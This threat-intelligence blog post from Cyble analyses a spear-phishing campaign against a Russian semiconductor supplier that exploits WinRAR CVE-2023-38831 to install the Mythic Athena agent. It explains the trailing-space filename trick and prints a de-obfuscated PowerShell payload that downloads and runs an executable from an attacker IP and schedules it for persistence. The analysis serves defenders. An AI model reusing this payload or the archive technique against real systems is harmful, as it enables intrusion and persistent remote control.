Threat Actor deploys Mythic’s Athena Agent to target Russian Semiconductor Suppliers

cyble.com/blog/threat-actor-deploys-mythics-athena-agent-to-target-russian-semiconductor-suppliers/

October 10, 2023

Key Takeaways

- Cyble Research and Intelligence Labs (CRIL) recently came across a new spear phishing email targeting a leading Russian semiconductor supplier.
- In this targeted attack, we observed Threat Actors (TAs) leveraging a Remote Code Execution (RCE) vulnerability, identified as CVE-2023-38831, to deliver their payload on compromised systems.
- The objective of this attack is to gain complete control over the compromised system using a second-stage payload known as “Athena,” an agent of the Mythic C2 framework.
- This Agent is equipped with a wide range of pre-installed commands designed to execute various actions on the compromised system. These actions include injecting assembly, executing Shellcode, capturing authentication details, loading Beacon Object Files (BOFs), and a variety of other functionalities.
- The identity of the Threat Actor responsible for this attack remains unknown, and we currently cannot link it to any known APT groups.

Overview

On July 10, 2023, the Group-IB Threat Intelligence unit discovered an undisclosed vulnerability related to ZIP file processing in WinRAR. Rapidly responding to the alert from the Group-IB team, the RARLAB team quickly addressed this vulnerability. A beta version of the patch was made available on July 20,

2023, and the final updated iteration of WinRAR (version 6.23) was officially released on August 2, 2023.

On August 23, Group-IB officially documented their initial detection of DarkMe malware leveraging this vulnerability (CVE-2023-38831). Moreover, they observed that several other malware families, including GuLoader and Remcos RAT, were also utilizing the same exploit as a means of delivery, which they have elaborated on in their blog post.

Later, it was also observed that several malware developers had initiated the sale of exploits on dark web forums. An example of such a user is AegisCrypter, who was offering this exploit for $100 on a cybercrime forum, as shown below.




Figure 1 – TA's post about the sale of Exploit in CyberCrime Forum

At the same time, a Proof-of-Concept (POC) for this exploit became publicly available on GitHub. Subsequently, multiple TAs began to adopt and integrate this exploit into their toolkits. The image below shows an X (formerly known as Twitter) post from a security researcher that reveals White Snake Stealer TAs enhancing their builder to include this WinRAR exploit.




Figure 2 – WhiteSnake Stealer Telegram Post (Source: @g0njax)

We have also observed a YouTube video providing instructions on constructing an njRAT binary using a builder and utilizing the CVE-2023-38831 vulnerability to generate malicious WinRAR files. The figure below shows a screenshot of a YouTube video utilizing this WinRAR vulnerability to deliver njRAT malware.




Figure 3 – YouTube video showing the njRAT builder

Furthermore, on August 31, 2023, the Computer Emergency Response Team of Ukraine (CERT-UA) released a warning regarding the ongoing misuse of CVE-2023-38831 for cyber-espionage operations directed at Ukrainian and Central Asian organizations. These activities were linked to the UAC-0063 group, which also operates under the name “GhostWriter”.

CRIL has recently identified and analyzed a campaign that is actively distributing various types of malware, including Apanyan Stealer, Murk-Stealer, and AsyncRAT. These malicious payloads are also delivered through this WinRAR vulnerability.

While investigating the increasing number of incidents involving TAs exploiting this WinRAR Vulnerability to deliver their payloads, CRIL identified a spear phishing email via VirusTotal on September 27. This phishing attempt focuses on targeting Russian entities and involves the distribution of a deceptive archive file via an attachment exploiting the same WinRAR vulnerability (CVE-2023-38831).

The aforementioned vulnerability allows the WinRAR application to extract and execute the malicious script when a user tries to open a benign file within the archive.

This capability initiates the download of a malicious executable onto the victim’s system. The downloaded payload is one of the Mythic Agents known as “Athena”. Athena is a cross-platform agent designed using the cross-platform version of .NET.

Once installed on the targeted system, Athena provides TAs with a versatile set of functionalities through its predefined commands. These commands include both default commands, such as ipconfig, ls, ps, sleep, etc., as well as custom commands, such as coff, farmer, crop, and so on.

We observed that Mythic Agents had been utilized by the APT-36 group in their operations. One such Agent is “Poseidon.” This Advanced Persistent Threat group, based in Pakistan, is notorious for its targeting of Indian government organizations, military personnel, and defense contractors.

Initial Infection

CRIL came across a spear-phishing email targeting a leading semiconductor supplier in Russia. It was sent with the subject line (translated into English) “Regarding the Proposal to Incorporate R&D in the 2024-2025 Work Plan.” The sender’s identity was manipulated to appear as a consultant from the Ministry of Industry and Trade of Russia. The image below shows this spear-phishing email.




Figure 4 – Spear Phishing Email

The email contains an attachment named “resultati_sovehchaniya_11_09_2023.rar,” which translates to “meeting results.” This RAR file contains a PDF file and a folder.

The PDF file and the folder within the archive have identical names. However, there’s a deliberate addition of a trailing space at the end of the PDF file’s name, as highlighted in the image below.




Figure 5 – Contents of the crafted archive file

The PDF file is benign, and the folder serves as a container for the malicious CMD Script file. The image below displays the malicious CMD file present inside the folder.




Figure 6 – Malicious CMD script file

These characteristics of the RAR file can be related to the known security vulnerability CVE 2023-38831.

Technical Analysis

Vulnerability Name: RARLAB WinRAR Code Execution Vulnerability

CVE ID: CVE-2023-38831

CVSS Version 3.1 Sore: 7.8

Severity: High

Vulnerable WinRAR Version: RARLab WinRAR before 6.23

Vulnerability Description: WinRARProcessing error in opening a file in the ZIP archive.

When a user attempts to open the benign PDF file within a specially crafted archive that includes trailing spaces in its name, WinRAR exhibits some unusual behavior. Instead of extracting the intended PDF file, WinRAR also extracts a malicious CMD script file into the temporary folder. This occurs because both components within the archive share identical filenames. The image below shows the extracted files.




Figure 7 – WinRAR extracted files in the temp location

After extracting these files, WinRAR proceeds to execute the PDF file by providing the PDF file name (with trailing space) as one of the parameters in the SHELLEXECUTEINFO structure to the *ShellExecute()* API. The image below shows the PDF file name with the trailing space passed to the

ShellExecute() function.




Figure 8 – ShellExecute Function with PDF file name

However, due to the added trailing space in the file name, the *ShellExecute()* function fails to find the exact file within the extracted files path. As a result, it skips the extracted PDF file and, instead, identifies and runs the malicious script file with a similar name, "*resultati_sovehchaniya_11_09_2023.pdf .cmd*".


The executed malicious script file contains a Base64-encoded PowerShell script. The image below shows the de-obfuscated content of the Script file.

```
Invoke-WebRequest -Uri http://45.142.212.34:80/Resultati_soveschaniya30_08_2023.pdf
-OutFile  "Resultati_soveschaniya30_08_2023.pdf";
Invoke-Expression ".\Resultati_soveschaniya30_08_2023.pdf"
Invoke-WebRequest -Uri http://45.142.212.34:80/aimp2.exe -OutFile
"$($Env:LocalAppData)\Microsoft\Windows\Ringtones\aimp2.exe"; Invoke-Expression
"$($Env:LocalAppData)\Microsoft\Windows\Ringtones\aimp2.exe"; schtasks /Create /SC
MINUTE /MO 10 /TN "aimp2" /TR
"$($Env:LocalAppData)\Microsoft\Windows\Ringtones\aimp2.exe" /f
```

Figure 9 – De-obfuscated PowerShell script

Once the PowerShell script is executed, it performs the following actions:

The script attempts to retrieve an identical benign PDF file from the URL "hxxp://45[.]142[.]212[.]34:80/Resultati_soveschaniya30_08_2023[.]pdf" and saves it in the script's working directory. Subsequently, the script opens and presents the contents of the benign PDF file. This is done to use the PDF as a decoy, aiming to divert and confuse users. The image below shows the contents of this PDF file.



ЕВРАЗИЙСКАЯ ЭКОНОМИЧЕСКАЯ КОМИССИЯ

Смоленский б-р, д. 3/5, стр. 1, Москва, 119121, тел. 8 (495) 669-24-00, доб. 4133

« 11 » сентября 2023 г. № 11-179

По списку рассылки

О проведении совещания по вопросу
включения НИР в план работ на 2024-2025 годы

11 сентября на площадке Евразийской экономической комиссии прошло совещание по вопросу включения НИР по теме: «Разработка обзора о тенденциях и перспективах развития технологий, рынков инновационных товаров в мире и в рамках ЕАЭС и выработка предложений о перспективных направлениях технологического сотрудничества в рамках Союза, мерах его поддержки» в План научно-исследовательских работ Евразийской экономической комиссии на 2024-2025 годы.

Направляется в порядке информации.

Figure 10 – Decoy PDF file

Following that, the script proceeds to download a malicious executable file from the URL “hxxp://45[.]142[.]212[.]34:80/aimp2[.]exe” and saves it with the name “aimp2.exe” in the directory “AppData\Local\Microsoft\Windows\Ringtone\”. The image below shows the open directory that is hosting the malicious files utilized in this attack.

Figure 11 – Open directory

Then, it schedules a task to run the downloaded executable every 10 minutes using Windows Task Scheduler, with the task name “aimp2”, as shown in the image below.


